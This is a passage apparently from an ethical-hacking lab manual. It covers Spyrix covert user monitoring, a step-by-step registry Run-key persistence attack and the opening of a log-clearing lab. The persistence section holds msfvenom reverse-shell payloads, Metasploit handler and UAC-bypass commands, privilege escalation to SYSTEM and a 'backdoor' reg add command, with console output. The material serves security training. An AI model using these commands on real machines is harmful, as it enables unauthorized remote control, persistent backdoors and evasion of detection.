
37. Once the date is selected, click on **Request Smart report** button.



38. The report will start generating after few seconds reload the page by clicking the reload option beside + **Request new report** button.
39. Once the status changes from **Running** to **Ready** then click on **Download** to download the **Smart report**.



40. Once the download is complete you will see a zip file. Extract the file and navigate into **report** folder and double-click **report.html** file.



If a **How do you want to open this file?** pop-up appears, select **Firefox** from the list and click **OK**.

41. A **SPYRIX** report will appear showing all the screenshots, Program activities, Keyboard activities, URLs etc.

Found: 55 items

Computer	User	Type	Details	Date
SERVER2019	Jason	Screenshot	Windows Explorer	Mar 27, 2024, 21:45
SERVER2019	Jason	URL	accounts.google.com, title: Gmail - Google	Mar 27, 2024, 21:41
SERVER2019	Jason	Screenshot	accounts.google.com, title: Gmail - Google Chrome	Mar 27, 2024, 21:41

42. Close all open windows in both the machines, and sign out from **Jason** account on **Windows Server 2019** machine.
43. This concludes the demonstration of how to perform user system monitoring and surveillance using Spyrix.
44. Now, before going to the next task, end the lab and re-launch it to reset the machines. To do so, click the **Exit Lab** option and click **End lab** from the drop-down options.

#### Question 6.3.1.1

Use Spyrix Personal Monitor on Windows Server 2022 machine to monitor the target machine at 10.10.1.19. Use the user account Jason, with the password qwerty, to establish a Remote Desktop Connection with the target system. Enter the name of the target machine that will be visible in Spyrix Personal Monitor dashboard.

## Task 2: Maintain Persistence by Modifying Registry Run Keys

Registry keys labeled as Run and RunOnce are crafted to automatically run programs upon each user login to the system. The command line specified as a key's data value is restricted to 260 characters or fewer. If attackers discover a service connected to a registry key with full

permissions, they can execute persistence attacks or exploit privilege escalation. Upon any authorized user's login attempt, the associated service link within the registry triggers automatically.

Here, we will exploit Registry keys to gain privileged access and persistence on the target machine.

1. Click **Parrot Security** to switch to the **Parrot Security** machine and login with **attacker/toor**.
2. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**). Run **cd** command to jump to the root directory.
3. Run the command **msfvenom -p windows/meterpreter/reverse\_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Test.exe** to generate **Test.exe** payload.
4. Now, we will create payload that needs to be uploaded into the Run Registry of **Windows 11** machine. Run the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13  
lport=4444 -f exe > /home/attacker/Desktop/registry.exe
```

The screenshot shows a terminal window on the Parrot Security Linux distribution. The terminal session starts with the user switching to root using 'sudo su'. Then, the user navigates to the home directory of the attacker user ('cd') and runs the 'msfvenom' command to generate a payload. The command specified is 'msfvenom -p windows/meterpreter/reverse\_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Test.exe'. The output of this command shows that no platform was selected, so it chose 'Msf::Module::Platform::Windows'. It also selected 'x86' as the architecture and outputted a raw payload. The payload size is 354 bytes, and the final size of the executable file is 73802 bytes. A second similar command is run to generate another payload for the same purpose. The terminal prompt ends with '#', indicating the user is still root.

5. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we

will use the same directory or shared folder (share) to share exploit.exe with the victim machine.

To create a new directory to share the **Test.exe** and **registry.exe** files with the target machine and provide the permissions, use the below commands:

- Run **mkdir /var/www/html/share** command to create a shared folder
  - Run **chmod -R 755 /var/www/html/share** command
  - Run **chown -R www-data:www-data /var/www/html/share** command
6. Copy the payload into the shared folder by executing **cp /home/attacker/Desktop/Test.exe /var/www/html/share/** and **cp /home/attacker/Desktop/registry.exe /var/www/html/share/** commands.
7. Start the Apache server by running **service apache2 start** command.


The screenshot shows a terminal window titled "Service apache2 start - Parrot Terminal". The terminal session is as follows:

```
[root@parrot] ~
[root@parrot] ~
# cp /home/attacker/Desktop/Test.exe /var/www/html/share/
[root@parrot] ~
# cp /home/attacker/Desktop/registry.exe /var/www/html/share/
[root@parrot] ~
#service apache2 start
[root@parrot] ~
#
```

8. Run **msfconsole** command to launch Metasploit Framework.
9. In Metasploit, type **use exploit/multi/handler** and press **Enter**.
10. Now, type **set payload windows/meterpreter/reverse\_tcp** and press **Enter**.
11. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
12. Type **set lport 444** and press **Enter** to set lport.

13. Now, type **run** in the Metasploit console and press **Enter**.

14. Click [Windows 11](#) to switch to the **Windows 11** machine, click [Ctrl+Alt+Delete](#) to activate the machine and login with **Admin/Pa\$\$w0rd..**.
15. Open any web browser (here, **Mozilla Firefox**) go to **http://10.10.1.13/share**. As soon as you press enter, it will display the shared folder contents.
16. Click on **Test.exe** and **registry.exe** to download the files.
17. Navigate to **Downloads** and double-click the **Test.exe** file.



18. Leave the **Windows 11** machine running and click Parrot Security to switch to the **Parrot Security** machine.
19. The meterpreter session has successfully been opened.
20. Type **getuid** and press **Enter** to display current user ID.
21. Now, we shall try to bypass the User Account Control setting that is blocking you from gaining unrestricted access to the machine.
22. Type **background** and press **Enter**, to background the current session.  
In this task, we will bypass Windows UAC protection via SilentCleanup task present in Windows Task Scheduler. It is present in Metasploit as a bypassuac\_silentcleanup exploit.
23. In the terminal window, type **use exploit/windows/local/bypassuac\_silentcleanup** and press **Enter**.
24. Now, type **set session 1** and press **Enter**.

```
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (176198 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50172) at 2024-05-31 06:50:43 -0400

(Meterpreter 1)(C:\Users\Admin\Downloads) > getuid
Server username: Windows11\Admin
(Meterpreter 1)(C:\Users\Admin\Downloads) > background
[*] Backgrounding session 1...
[msf] (Jobs:0 Agents:1) exploit(multi/handler) >> use exploit/windows/local/bypassuac_silentcleanup
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> set session 1
session => 1
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >>
```

25. Type **show options** in the meterpreter console and press **Enter**.

```
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> show options

Module options (exploit/windows/local/bypassuac_silentcleanup):
Name      Current Setting  Required  Description
----      -----          -----    -----
PSH_PATH   %WINDIR%\System32\WindowsPo
wershell\v1.0\powershell.exe
SESSION    1
SLEEPTIME  0             registry.exe

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.1.13      yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port


Exploit target:
Id  Name
-----
```

26. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

27. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

28. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

If you get **Exploit completed, but no session was created** message without any session, type **exploit** in the console again and press **Enter**.



The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
Exploit target:
Id Name
-- --
0 Microsoft Windows 10

View the full module info with the info, or info -d command.

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Part of Administrators group! Continuing...
[*] Sending stage (176198 bytes) to 10.10.1.11
[*] Deleted C:\Users\Admin\AppData\Local\Temp\E0jGwTmF.ps1
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50205) at 2024-05-31 06:56:16 -0400
(Meterpreter 2)(C:\Windows\system32) >
```

29. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

30. Type **getsystem -t 1** and press **Enter** to elevate privileges.

31. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following session:

```
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> set LHOST 10.10.1.13  
LHOST => 10.10.1.13  
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> set TARGET 0  
TARGET => 0  
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> exploit  
  
[*] Started reverse TCP handler on 10.10.1.13:4444  
[+] Part of Administrators group! Continuing...  
[*] Sending stage (176198 bytes) to 10.10.1.11  
[*] Deleted C:\Users\Admin\AppData\Local\Temp\E0jGwTmF.ps1  
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50205) at 2024-05-31 06:56:16 -0400  
  
(Meterpreter 2)(C:\Windows\system32) > getsystem -t 1  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
(Meterpreter 2)(C:\Windows\system32) > getuid  
Server username: NT AUTHORITY\SYSTEM  
(Meterpreter 2)(C:\Windows\system32) >
```

32. Now, to add the malicious file into the **Windows 11** machine's registry, open a shell by running the **shell** command.
33. In the elevated shell, type **reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdoor /t REG\_EXPAND\_SZ /d "C:\Users\Admin\Downloads\registry.exe"** and press **Enter**.

```
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_silentcleanup) >> exploit

[*] Started reverse TCP handler on 10.10.1.13:4444
[+] Part of Administrators group! Continuing...
[*] Sending stage (176198 bytes) to 10.10.1.11
[+] Deleted C:\Users\Admin\AppData\Local\Temp\EOjGwTmF.ps1
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50205) at 2024-05-31 06:56:16 -0400

(Meterpreter 2)(C:\Windows\system32) > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) > shell
Process 8968 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

[*] Meterpreter 2
[*] C:\Windows\system32>reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdoor /t REG_EXPAND_SZ /d "C:\Users\Admin\Downloads\registry.exe"
[*] C:\Windows\system32>reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdoor /t REG_EXPAND_SZ /d "C:\Users\Admin\Downloads\registry.exe"
The operation completed successfully.

[*] C:\Windows\system32>
```


34. Once the command is successfully executed, open another terminal window with root privileges and run **msfconsole** command.
35. In Metasploit, type **use exploit/multi/handler** and press **Enter**.
36. Now, type **set payload windows/meterpreter/reverse\_tcp** and press **Enter**.
37. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
38. Type **set lport 4444** and press **Enter** to set lport.
39. Now, type **exploit** to start the exploitation.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf] msfconsole - Parrot Terminal
[msf] [+] Metasploit v6.4.8-dev-
[+] --=[ 2418 exploits - 1246 auxiliary - 423 post
[+] --=[ 1468 payloads - 47 encoders - 11 nops
[+] --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com

[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 4444
lport => 4444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit

[*] Started reverse TCP handler on 10.10.1.13:4444
```


40. Click Windows 11 to switch to **Windows 11** machine login to **Admin** account and restart the machine so that the malicious file that is placed in the Run Registry is executed.



41. Now click Parrot Security to switch to the **Parrot Security** machine and you can see that the meterpreter session is opened.

It takes some time for the session to open.

42. Type **getuid** and press **Enter**, we can see that we have opened a reverse shell with admin privileges.



The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session:

```
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lport 4444
lport => 4444
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> exploit
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (176198 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49736) at 2024-05-31 07:07:00 -0400

(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: Windows11\Admin
(Meterpreter 1)(C:\Windows\system32) >
```

43. Whenever the Admin restarts the system, a reverse shell is opened to the attacker until the payload is detected by the administrator.
44. Thus, attacker can maintain persistence on the target machine using Run Registry keys.
45. This concludes the demonstration of how to maintain persistence by Modifying Registry Run Keys.
46. Close all open windows and document all the acquired information.
47. Now, before going to the next task, End the lab and re-launch it to reset the machines. To do so, click the **Exit Lab** option and click **End Lab** from the drop-down options.

#### Question 6.3.2.1

Use Parrot Security machine to gain access and exploit Registry keys to gain privileged access and persistence on the Windows 11 machine. Enter the registry path of the target system to which the backdoor .exe file is added to achieve Registry persistence in this task.

# Lab 4: Clear Logs to Hide the Evidence of Compromise

## Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This task will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

## Lab Objectives

- Clear Windows machine logs using various utilities
- Clear Linux machine logs using the BASH shell

## Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:

- **Disable Auditing:** Disable the auditing features of the target system
- **Clearing Logs:** Clears and deletes the system log entries corresponding to security compromise activities
- **Manipulating Logs:** Manipulate logs in such a way that an intruder will not be caught in illegal actions
- **Covering Tracks on the Network:** Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS:** Use NTFS streams to hide and cover malicious files in the target system
- **Deleting Files:** Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery




- **Disabling Windows Functionality:** Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

# Task 1: Clear Windows Machine Logs using Various Utilities

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.

There are various Windows utilities that can be used to clear system logs such as Clear\_Event\_Viewer\_Logs.bat, wevtutil, and Cipher. Here, we will use these utilities to clear the Windows machine logs.

